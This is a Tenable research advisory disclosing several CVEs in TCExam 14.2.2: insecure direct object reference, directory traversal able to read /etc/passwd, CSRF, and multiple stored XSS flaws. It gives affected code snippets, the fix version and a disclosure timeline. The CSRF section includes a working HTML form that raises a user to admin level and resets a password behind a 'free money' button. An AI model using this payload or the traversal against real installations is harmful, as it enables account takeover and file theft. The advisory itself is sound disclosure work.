tenable

TCExam Multiple Vulnerabilities

Medium

← View More Research Advisories

Synopsis

Tenable has discovered multiple vulnerabilities in TCExam 14.2.2 on Ubuntu 18.04 with XAMPP 7.4.4-1.


A remote, unauthenticated attacker is able to gain administrative access to the application by exploiting cross-site scripting and cross-site request forgery vulnerabilities in combination.

CVE-2020-5743: Authenticated Insecure direct object reference /public/code/tce_popup_test_info.php

Insecure direct object reference in tce_popup_test_info.php allows for authenticated, low privileges student users (level 1 and above) to view test metadata for tests they don't have permission to access. The test ID can be specified in the HTTP GET parameter 'testid'.

For example, the start time, end time, test length, max score, points to pass the exam, etc are accessible.

Proof of Concept



CVE-2020-5744: Authenticated Directory Traversal / Arbitrary File Read /admin/code/tce_edit_backup.php


Directory traversal in tce_edit_backup.php allows for an authenticated user to read the contents of arbitrary files on disk. By default, the user must be level 10 (admin) and have permission to download backup files and exploit this vulnerability.

Specifically, the 'backup_file' HTTP POST parameter is not validated sufficiently. For example, the /etc/passwd file can be read by specifying multiple leading '../' sequences.

Code Snippet:

```
$file_to_download = K_PATH_BACKUP.$backup_file;
```

Proof of Concept



CVE-2020-5745: Cross-site Request Forgery (CSRF)

CSRF allows an unauthenticated attacker to forge application requests via crafted links or forms. An attacker could trick a legitimate user (e.g. admin) into clicking a link that would then fire off a valid application request for which the user has permission to perform.

For example, an admin could be tricked into granting the attacker admin privileges.

To edit a user this way using CSRF, we just need to know the user id. In my database, which should be the default setup, user id 1 is an anonymous user, and user id 2 is admin. Note that this works even if K_CHECK_SESSION_FINGERPRINT is true if the victim clicks the attacker's button in the same browser as the valid session.

This can also be used to change a random user's username and password (and anything else, e.g. the privilege level) by entering the values desired for username/pass/privilege level, etc. and choosing a random user_id (3 for example).

Proof of Concept

Please note that the IP address would have to be changed to target the "victim" TCExam application.

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.0.206/tcexam-develop/admin/code/tce_edit_user.php" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="user&#95;id" value="2" />
```


```
      <input type="hidden" name="x&#95;newpassword" value="" />
      <input type="hidden" name="xl&#95;newpassword" value="password" />
      <input type="hidden" name="newpassword&#95;repeat" value="newtest3" />
      <input type="hidden" name="DISABLED&#95;user&#95;regdate" value="2002&#45;04&#45;01&#32;01&#58;01&#58;01" />
      <input type="hidden" name="user&#95;regdate" value="2002&#45;02&#45;02&#32;01&#58;01&#58;01" />
      <input type="hidden" name="DISABLED&#95;user&#95;ip" value="" />
      <input type="hidden" name="user&#95;ip" value="" />
      <input type="hidden" name="user&#95;level" value="10" />
      <input type="hidden" name="user&#95;regnumber" value="" />
      <input type="hidden" name="user&#95;firstname" value="" />
      <input type="hidden" name="user&#95;lastname" value="" />
      <input type="hidden" name="user&#95;birthdate" value="" />
      <input type="hidden" name="x&#95;user&#95;birthdate" value="" />
      <input type="hidden" name="xl&#95;user&#95;birthdate" value="date&#32;of&#32;birth" />
      <input type="hidden" name="user&#95;birthplace" value="" />
      <input type="hidden" name="user&#95;ssn" value="" />
      <input type="hidden" name="user&#95;otpkey" value="" />
      <input type="hidden" name="confirmupdate" value="1" />
      <input type="hidden" name="update" value="update" />
      <input type="submit" value="Click me for free money" />
    </form>
  </body>
</html>
```

CVE-2020-5746: Authenticated Stored Cross-site Scripting (XSS) in index.php

Stored XSS allows an authenticated attacker (level 5+) to inject malicious JavaScript when creating tests. For example, a test can be created and assigned to all groups with the test name field filled with HTML script tags containing JavaScript. Upon login, this script will execute for all users assigned to a group. This includes the admin.

More specifically, in shared/code/tce_functions_test.php there's a function F_testInfoLink($test_id, $link_name = "") that is called with the unsanitized test name as the $link_name via index.php's F_getUserTests() call.


Proof of Concept



CVE-2020-5747: Authenticated Stored Cross-site Scripting (XSS) in tce_test_allresults.php

Stored XSS allows an authenticated attacker to inject malicious JavaScript when creating tests. Operators (level 5) or higher can create a new test whose name contains Javascript script tags. In public/code/tce_test_allresults.php there's a call to F_printTestResultStat() that is called with the unsanitized test name. This will be output without sanitization, causing the Javascript in the test name to execute whenever someone accesses public/code/tce_test_allresults.php and has access to results from a test with a crafted name. So, like previous, the test_name stores the XSS, but it's executed differently.

Proof of Concept




CVE-2020-5748: Unauthenticated Stored Cross-site Scripting (XSS) in tce_edit_user.php

Stored XSS allows an unauthenticated attacker to inject malicious JavaScript when performing self-registration. Specifically, the username field can be crafted to contain HTML script tags.

When an admin updates or deletes a username containing Javascript tags in tce_edit_user.php, the Javascript will be executed due to a call to F_print_error() with the username passed as the second parameter, which displays the username without any sanitization.

Please note that F_print_error() is called with unsanitized user input in other locations (tce_edit_group.php, tce_edit_subject.php, tce_edit_module.php, tce_edit_test.php, and tce_edit_sslcerts.php) leading to the same issue.




CVE-2020-5749: Authenticated Stored Cross-site Scripting (XSS) in /admin/code/tce_edit_module.php

Stored XSS allows an authenticated attacker to inject malicious JavaScript when creating a group. Specifically, the group name can be crafted to contain HTML script tags. This group can then be assigned to other users. When a user with this group name (and operator or higher privileges) navigates to tce_edit_module.php, the malicious JavaScript will execute.

Code snippet:

```
367 while ($mg = F_db_fetch_array($rg)) {
368 echo ' · '.$mg['group_name'].'';
```

Proof of Concept



CVE-2020-5750: Unauthenticated Stored Cross-site Scripting (XSS) in /admin/code/tce_show_online_users.php

Stored XSS allows an unauthenticated attacker to inject malicious JavaScript when performing self-registration. Specifically, the first and last name fields can be crafted to contain HTML script tags. If they then log in this Javascript will run when an admin navigates to admin/code/tce_show_online_users.php.

Code snippet:

```
122 if (F_isAuthorizedEditorForUser($this_session['session_user_id'])) {
123 echo ''.$user_str.'';
124 } else {
125 echo $user_str;
126 }
```

Where $user_str is set with the first and last names of the user.

Proof of Concept

CVE-2020-5751: Authenticated Stored Cross-site Scripting (XSS) in /admin/code/tce_edit_module.php

Stored XSS allows an authenticated attacker to inject malicious JavaScript into the first and last name of an operator. An administrator can change the first or last name of an operator(or any non-admin user who can edit modules, by default though just the operator) to contain Javascript script tags. This will be executed when the operator navigates to admin/code/tce_edit_module.php.

Code snippet:

```
332 echo '('.$m['user_name'].')'.$m['user_lastname'].' '.$m['user_firstname'].''.K_NEWLINE;
```

Only executed when an operator, not admin, user goes to tce_edit_module.php

Proof of Concept

Solution

Upgrade to TCExam 14.2.3 or later.

Additional References

https://github.com/tecnickcom/tcexam/commit/c1795493a318cb062ced5b471d8f00334cbd8a69

Disclosure Timeline

05/05/2020 - Tenable asks info@tecnick.com for designated security contact.
05/05/2020 - Tecnick replies that info@tecnick.com can be used.
05/06/2020 - Vulnerabilities disclosed to info@tecnick.com. 90-day date set to August 4, 2020.
05/06/2020 - TCExam reports that these issues were addressed in 14.2.3. Asks if we can confirm.
05/07/2020 - Tenable confirms that these are fixed. Informs TCExam of our intent to release an advisory today and CVE assignments.

Risk Information

CVE ID: CVE-2020-5743
CVE-2020-5744
CVE-2020-5745
CVE-2020-5746
CVE-2020-5747
CVE-2020-5748
CVE-2020-5749

CVSSv2 Base / Temporal Score: 6.8 / 5.3
CVSSv2 Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P)
Affected Products: TCExam 14.2.2
Risk Factor: Medium

Advisory Timeline

05/07/2020 - Advisory released